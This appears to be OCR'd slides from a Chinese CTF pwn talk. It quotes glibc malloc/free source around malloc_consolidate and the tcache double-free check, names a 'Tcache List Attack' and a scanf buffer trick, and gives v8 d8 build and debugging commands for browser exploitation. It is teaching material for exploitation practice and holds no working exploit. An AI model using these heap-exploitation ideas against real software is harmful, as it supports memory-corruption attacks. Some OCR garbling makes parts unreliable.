


```
/*
   If this is a large request, consolidate fastbins before continuing.
   While it might look excessive to kill all fastbins before
   even seeing if there is space available, this avoids
   fragmentation problems normally associated with fastbins.
   Also, in practice, programs tend to have runs of either small or
   large requests, but less often mixtures, so consolidation is not
   invoked all that often in most programs. And the programs that
   it is called frequently in otherwise tend to fragment.
 */

else
  {
    idx = largebin_index (nb);
    if (atomic_load_relaxed (&av->have_fastchunks))
      malloc_consolidate (av);
  }

/*
```

2.2.2malloc_consilate

二

如果top chunk的size不够的时候也会触发malloc_sonsilate




```
if ((unsigned long) (size) >= (unsigned long) (nb + MINSIZE))
  {
    remainder_size = size - nb;
    remainder = chunk_at_offset (victim, nb);
    av->top = remainder;
    set_head (victim, nb | PREV_INUSE |
              (av != &main_arena ? NON_MAIN_ARENA : 0));
    set_head (remainder, remainder_size | PREV_INUSE);

    check_malloced_chunk (av, victim, nb);
    void *p = chunk2mem (victim);
    alloc_perturb (p, bytes);
    return p;
  }

/* When we are using atomic ops to free fast chunks we can get
   here for all block sizes.  */
else if (atomic_load_relaxed (&av->have_fastchunks))
  {
    malloc_consolidate (av);
    /* restore original bin index */
    if (in_smallbin_range (nb))
      idx = smallbin_index (nb);
    else
      idx = largebin_index (nb);
  }

/*
   Otherwise, relay to handle system-dependent cases
 */
else
  {
    void *p = sysmalloc (nb, av);
    if (p != NULL)
      alloc_perturb (p, bytes);
```

2.2.2malloc_consilate

三


1.判断chunk是否属于fastbin，如果不是，继续
2.判断chunk是否属于map的，如果不是，继续
假如下一个chunk是top chunk，合并
3.判断当前chunk的size是否大于FASTBIN_CONSOLIDATION_THRESHOLD，假如大于，调用malloc_consolidate



```
else {
  size += nextsize;
  set_head(p, size | PREV_INUSE);
  av->top = p;
  check_chunk(av, p);
}

/*
  If freeing a large space, consolidate possibly-surrounding
  chunks. Then, if the total unused topmost memory exceeds trim
  threshold, ask malloc_trim to reduce top.

  Unless max_fast is 0, we don't know if there are fastbins
  bordering top, so we cannot tell for sure whether threshold
  has been reached unless fastbins are consolidated.  But we
  don't want to consolidate on each free.  As a compromise,
  consolidation is performed if FASTBIN_CONSOLIDATION_THRESHOLD
  is reached.
*/

if ((unsigned long)(size) >= FASTBIN_CONSOLIDATION_THRESHOLD) {
  if (atomic_load_relaxed (&av->have_fastchunks))
    malloc_consolidate(av);
```

2.2.3Tcache List Attack


这是tcache的结构体



```
typedef struct tcache_perthread_struct
{
  char counts[TCACHE_MAX_BINS];
  tcache_entry *entries[TCACHE_MAX_BINS];
} tcache_perthread_struct;
```

这里记录该Tcache bins的个数

2.2.3Tcache List Attack



```
#if USE_TCACHE
  {
    size_t tc_idx = csize2tidx (size);
    if (tcache != NULL && tc_idx < mp_.tcache_bi
      {
        /* Check to see if it's already in the tcache.  */
        tcache_entry *e = (tcache_entry *) chunk2mem (p);

        /* This test succeeds on double free.  However, we don't 100%
           trust it (it also matches random payload data at a 1 in
           2^<size_t> chance), so verify it's not an unlikely
           coincidence before aborting.  */
        if (__glibc_unlikely (e->key == tcache))
          {
            tcache_entry *tmp;
            LIBC_PROBE (memory_tcache_double_free, 2, e, tc_idx);
            for (tmp = tcache->entries[tc_idx];
                 tmp;
                 tmp = tmp->next)
              if (tmp == e)
                malloc_printerr ("free(): double free detected in tcache 2");
            /* If we get here, it was a coincidence.  We've wasted a
               few cycles, but don't abort.  */
          }

        if (tcache->counts[tc_idx] < mp_.tcache_count)
          {
            tcache_put (p, tc_idx);
            return;
          }
      }
  }
```

检查Tcache是否满了

蓝框为新增的check

如果没有满就放进Tcache List

2.2.4Scanf(IO函数利用)

scanf 调用时会申请0x400的缓冲区存储你输入过大的值

getchar()也会利用堆块储存输入的值

2019护网杯-flowers

这里还用到了一个*trick*，因为缓冲区的问题在*io*当中，*scanf*的输入是从*io_writebuf*这里开始输入

2.2.5杂谈

此张ppt提醒下自己谈一谈关于常规pwn的感想。。

3.非常规pwn题的思路

- 这里我主要说一下浏览器的题吧
    - 一般这类题目都会有poc。
    - 做题人只需要写利用即可。
    - 这次我主要讲poc到exp关于poc的形成我就不做过多解释了。
    - 还有调试方法
- 还有kernel应该有大佬给大家讲了，这里就不说了，windows pwn没搞过😂。。。

3.1.d8

- d8编译

```
git clone https://chromium.googlesource.com/v8/v8.git
cd v8 & gclient sync
python tools/dev/v8gen.py -b ia32.release ia32.release
ninja -C out.gn/ia32.release d8
```

- ./d8 --allow-natives-syntax poc.js

```
%DebugPrint({})
%SystemBreak()
%OptimizeFunctionOnNextCall
```

